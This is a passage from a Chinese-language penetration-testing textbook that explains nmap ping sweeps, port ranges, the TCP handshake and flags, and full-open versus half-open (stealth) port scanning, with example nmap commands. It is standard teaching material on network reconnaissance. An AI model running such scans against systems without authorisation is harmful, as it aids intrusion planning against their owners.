


图6.4　nmap中的网络地图视图

练习 6.3：使用nmap执行ping扫描

本练习中，将使用nmap对一个子网进行ping扫描，查明其中的活动主机。

(1) 在Windows系统中，打开命令提示符。

(2) 在命令提示符下，输入以下内容：

```
Nmap -sP <IP地址或范围>
```

例如，对于笔者的网络，所要扫描的地址范围是这样的：

```
Nmap -sP 192.168.1.1-45
```

(3) 按Enter键。

等待几秒钟，nmap将会返回一个处于活动或在线状态的主机列表。

如果该命令成功找到了一个或多个活动主机，它将为每个主机逐一返回一条信息，说明其IP地址处于在线状态，并显示其MAC地址和网卡供应商(如果能够获取这些信息的话)。

在使用nmap时要记住以下几点：首先，其命令是大小写敏感的，这意味着当看到带有大写或小写字母的命令时，需要严格按原样输入；另外，本书列出的命令虽然是使用Windows系统演示，也同样能够用在Linux、Unix以及Mac OS系统上。

6.3 执行端口扫描

当定位活动系统之后，即应继续通过端口扫描对这些系统进行更精确的目标定位。简而言之，端口扫描是一种判断端口是“开启”还是“关闭”的方法。如果一个端口是开启的，它就能接受连接，反之则不能。端口扫描就像是通过转动每个端口上的“门把手”来判断能不能打开它(进而获得访问权限)。

▶ 有131 070个端口可供应用程序和服务使用，但实际上TCP和UDP各有65 535个端口。如果应用程序使用TCP协议收发数据，它将连接并绑定到TCP端口。如果它使用UDP协议来收发数据，它将使用UDP端口。

要向一个系统(如一个Web服务器)上的某个特定服务发送信息，需要连接其IP地址以及端口。在Web服务器场景案例中，对于IP地址192.168.14.42而言，目标系统形如：192.168.14.42:80。

在本例中，首先连接IP地址，然后再向冒号(:)后给出的80端口发起连接。这种IP地址和端口的结合通常被称为套接字或网络套接字。两个系统通过套接字通信的框图如图6.5所示。




图6.5　两个系统间的套接字

知名端口是指那些在日常操作中最常用的端口，其范围是0~1023。注册端口的范围是1024~49151，它们是除了知名端口以外被认定为可供其他应用程序使用的端口。动态端口的范围是49152~65535，它们用于支持在前两个端口范围中没有正式注册的应用程序流量。

系统上的端口可以是TCP或UDP连接，而连接的形式能够决定服务的形式。在进行扫描时，应记录端口号以及端口是TCP的还是UDP的，以备后用。作为一种面向连接的协议，TCP要先建立连接，然后验证每条消息(称为数据包)是否按正确的顺序到达目的端。为实现此功能，TCP采用了三次握手机制，如图6.6所示。




图6.6　TCP三次握手

三次握手完全没有考虑安全性。有时会错误地认为确认请求的动作用于解决安全问题，但实际上并非如此。此外要记住，TCP采用三次握手，而UDP则没有。

握手过程中双方交互的步骤如下：

(1) A发送一个SYN包到B，作为建立连接的请求。

(2) B应答一个SYN-ACK包，作为对请求的确认。

(3) A返回一个最终的ACK包来应答，从而完全建立连接。

与TCP不同，UDP提供的用于确保信息正确到达目的地的保护措施很少。UDP并不假定需要进行错误检查，而是交由应用程序默认确定或由配置应用程序的用户来确定。

UDP是一种无状态协议。无状态意味着该协议将每个对信息的请求视为其各自独立的事务。虽然这似乎增加了资源消耗，但实际上恰恰相反，因为系统不再需要持续跟踪进行中的会话，从而能占用数据包中更少的数据空间。

基础学习暂时告一段落，现在聚焦到这两种协议的知识如何运用上来，首先从使用TCP进行端口扫描开始。TCP协议使用标志位来通知接收方如何处理通信。每个TCP数据包中都有标志位，按照特定情况需求“开启”或“关闭”。一些TCP协议标志位如表6.1所示。

表6.1　不同的TCP标志位

名称	描述
SYN	用于初始化两个不同主机之间的连接，以进行通信
ACK	用于确认接收到一个数据包信息
URG	声明数据包中的数据应立即处理
PSH	指示发送系统立即发送所有缓冲区数据
FIN	通知远程系统将不再向其发送更多信息。大体上它等于完全关闭一个连接
RST	重置数据包，用于重置连接

现在你已经理解了何谓端口扫描，下文将介绍可开展的几种不同类型的扫描。

6.3.1　全开扫描(端口扫描)

TCP连接扫描(或称全开扫描)是在目标系统端口上执行三次握手以确定哪些端口开放和关闭的另一种表达方式。

使用全开连接的好处是，在扫描过程中能够立即获得该端口打开或关闭状态的正反馈。然而，此种扫描方式有一个缺点，这要从对三次握手的使用说起。谨记三次握手的目的是确认双方都要进行通信。如果双方都在确认其存在和在连接中的角色，那么所有人均能知道双方的存在及其身份。因此，当建立和确认全开连接时，过程将是非常“吵闹”的，因而也易于被探测到。

当不再需要该连接时，连接发起方将变换三次握手过程，将其最后一步改为ACK+RST，从而切断连接。该过程检测端口的打开和关闭的原理如图6.7所示。




图6.7　关闭与开启端口的响应

对于一个打开的端口，其响应与正常的三次握手一样；而对于一个关闭的端口，其响应只有一个RST包。了解了响应模式，就能够准确判断端口的开启/关闭状态。要使用

nmap运行一个全开扫描，在命令行中输入以下命令：

```
nmap -sT -v <目标IP地址>
```

◀ 你可能会注意到在多个nmap例子中都使用了-v开关。该开关虽非必需，却非常有用，因为该开关能够提供一些不使用它则无法获取的附加信息。实际上，此开关开启的就是所谓的“详细模式”，这一名字可清楚说明其在扫描中的作用。

6.3.2 隐蔽扫描(半开扫描)

在此类扫描中，过程与全开扫描很相似，但有些不同之处使得它更为隐蔽。它与我们之前所讨论的扫描类型的主要区别在于最后一步：全开扫描采用三次握手，而半开扫描仅进行前两步，最后一步则只是发送一个RST包，实际上在连接完全建立之前就将其关闭。为何这样做即可知道端口是开启还是关闭的？只要第二步返回SYN-ACK包就能说明端口是开启的(这正是我们所需的)，而不需要最后响应ACK包，因为只进行了一半的连接过程。另一方面，端口关闭时情况则和前文所述相同：扫描者发送一个SYN开启三次握手，只会导致被扫描者回复一个RST包，表明端口是关闭的，不接受连接。使用半开扫描检测打开和关闭端口的方法原理如图6.8所示。

